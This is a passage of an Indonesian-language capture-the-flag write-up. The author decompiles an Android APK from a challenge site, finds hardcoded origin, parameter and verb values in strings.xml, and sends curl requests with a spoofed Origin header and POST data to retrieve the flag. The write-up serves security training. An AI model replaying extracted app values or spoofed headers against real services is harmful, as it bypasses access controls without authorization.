AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30"
http://206.189.88.9:9001
```

Hasilnya :

```
<a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
</div>
<div class="col-md-4">
  <a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
</div>
<div class="col-md-4">
  <a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
</div>
<div class="col-md-4">
  <a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
</div>
<div class="col-md-4">
  <a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
</div>
<div class="col-md-4">
  <a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
</div>
<div class="col-md-4">
  <a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
</div>
<div class="col-md-4">
  <a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
</div>
<div class="col-md-4">
  <a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
</div>
```

Terdapat link apk dengan nama 007\_t0p\_5ecr8.apk. Coba kita download dan decompile ke source code.



Didalam hasil decompile terdapat banyak struktur data aplikasi android berbasis java. Lalu setelah beberapa saat (agak lama) saya carving folder tersebut, saya menemukan file xml yang mencurigakan pada file resources/res/value/strings.xml :

strings.xml	x	integers.xml	x	public.xml	x	*Un
<pre> &lt;string name="abc_font_family_button_material"&gt;sans-serif-medium&lt;/string&gt; &lt;string name="abc_font_family_caption_material"&gt;sans-serif&lt;/string&gt; &lt;string name="abc_font_family_display_1_material"&gt;sans-serif&lt;/string&gt; &lt;string name="abc_font_family_display_2_material"&gt;sans-serif&lt;/string&gt; &lt;string name="abc_font_family_display_3_material"&gt;sans-serif&lt;/string&gt; &lt;string name="abc_font_family_display_4_material"&gt;sans-serif-light&lt;/string&gt; &lt;string name="abc_font_family_headline_material"&gt;sans-serif&lt;/string&gt; &lt;string name="abc_font_family_menu_material"&gt;sans-serif&lt;/string&gt; &lt;string name="abc_font_family_subhead_material"&gt;sans-serif&lt;/string&gt; &lt;string name="abc_font_family_title_material"&gt;sans-serif-medium&lt;/string&gt; &lt;string name="abc_menu_alt_shortcut_label"&gt;Alt+&lt;/string&gt; &lt;string name="abc_menu_ctrl_shortcut_label"&gt;Ctrl+&lt;/string&gt; &lt;string name="abc_menu_delete_shortcut_label"&gt;delete&lt;/string&gt; &lt;string name="abc_menu_enter_shortcut_label"&gt;enter&lt;/string&gt; &lt;string name="abc_menu_function_shortcut_label"&gt;Function+&lt;/string&gt; &lt;string name="abc_menu_meta_shortcut_label"&gt;Meta+&lt;/string&gt; &lt;string name="abc_menu_shift_shortcut_label"&gt;Shift+&lt;/string&gt; &lt;string name="abc_menu_space_shortcut_label"&gt;space&lt;/string&gt; &lt;string name="abc_menu_sym_shortcut_label"&gt;Sym+&lt;/string&gt; &lt;string name="abc_prepend_shortcut_label"&gt;Menu+&lt;/string&gt; &lt;string name="abc_search_hint"&gt;Search.&lt;/string&gt; &lt;string name="abc_searchview_description_clear"&gt;Clear query&lt;/string&gt; &lt;string name="abc_searchview_description_query"&gt;Search query&lt;/string&gt; &lt;string name="abc_searchview_description_search"&gt;Search&lt;/string&gt; &lt;string name="abc_searchview_description_submit"&gt;Submit query&lt;/string&gt; &lt;string name="abc_searchview_description_voice"&gt;Voice search&lt;/string&gt; &lt;string name="abc_shareactionprovider_share_with"&gt;Share with&lt;/string&gt; &lt;string name="abc_shareactionprovider_share_with_application"&gt;Share with %s&lt;/string&gt; &lt;string name="abc_toolbar_collapse_description"&gt;Collapse&lt;/string&gt; &lt;string name="action_settings"&gt;Settings&lt;/string&gt; &lt;string name="app_host"&gt;007_h0st.txt&lt;/string&gt; &lt;string name="app_name"&gt;007&lt;/string&gt; &lt;string name="app_origin"&gt;agent_007.com&lt;/string&gt; &lt;string name="app_param"&gt;agent&lt;/string&gt; &lt;string name="app_value"&gt;0071337&lt;/string&gt; &lt;string name="app_verb"&gt;POST&lt;/string&gt; &lt;string name="appbar_scrolling_view_behavior"&gt;android.support.design.widget.AppBarLayout\$ScrollingViewBehavior&lt;/string&gt; &lt;string name="bottom_sheet_behavior"&gt;android.support.design.widget.BottomSheetBehavior&lt;/string&gt; &lt;string name="character_counter_content_description"&gt;Character limit exceeded %1\$d of %2\$d&lt;/string&gt; &lt;string name="character_counter_pattern"&gt;%1\$d / %2\$d&lt;/string&gt; &lt;string name="fab_transformation_scrim_behavior"&gt;android.support.design.transformations.FabTransformationScrimBehavior&lt;/string&gt; &lt;string name="fab_transformation_sheet_behavior"&gt;android.support.design.transformations.FabTransformationSheetBehavior&lt;/string&gt; &lt;string name="hide_bottom_view_on_scroll_behavior"&gt;android.support.design.behaviors.HideBottomViewOnScrollBehavior&lt;/string&gt; </pre>						


Spesifiknya string dibawah yang mencurigakan :

```

<string name="app_host">007_h0st.txt</string>
<string name="app_name">007</string>
<string name="app_origin">agent_007.com</string>
<string name="app_param">agent</string>
<string name="app_value">0071337</string>
<string name="app_verb">POST</string>


```

Ketika saya coba akses dir txt nya :



Terdapat link ke flag.php, lalu saya coba akses :





Wrong origin

Hmm. Wrong origin. Pada file xml ditulis bahwa origin bernilai agent\_007.com, lalu saya coba masukan value ke header dengan curl :

λ rafie [tools/AudioStego/build] at master ?

→ curl -H 'Origin : agent\_007.com' 'http://206.189.88.9:9001/flag.php'

[f0956df]

Agent required!

Hmm, agent required. Lalu saya melihat xml lagi dan ternyata ada param "agent" dengan value "0071337" dengan verb POST. saya curiga kita harus method request POST ke web dengan variabel yang ada, saya coba :

→ curl -d "agent=0071337" -H 'Origin : agent\_007.com' -X POST

'http://206.189.88.9:9001/flag.php' [f0956df]

IDCC{s0metim3Z\_ag3nt\_iZ\_us3fuLL}%

Ternyata didapatkan flag

**FLAG : IDCC{s0metim3Z\_ag3nt\_iZ\_us3fuLL}**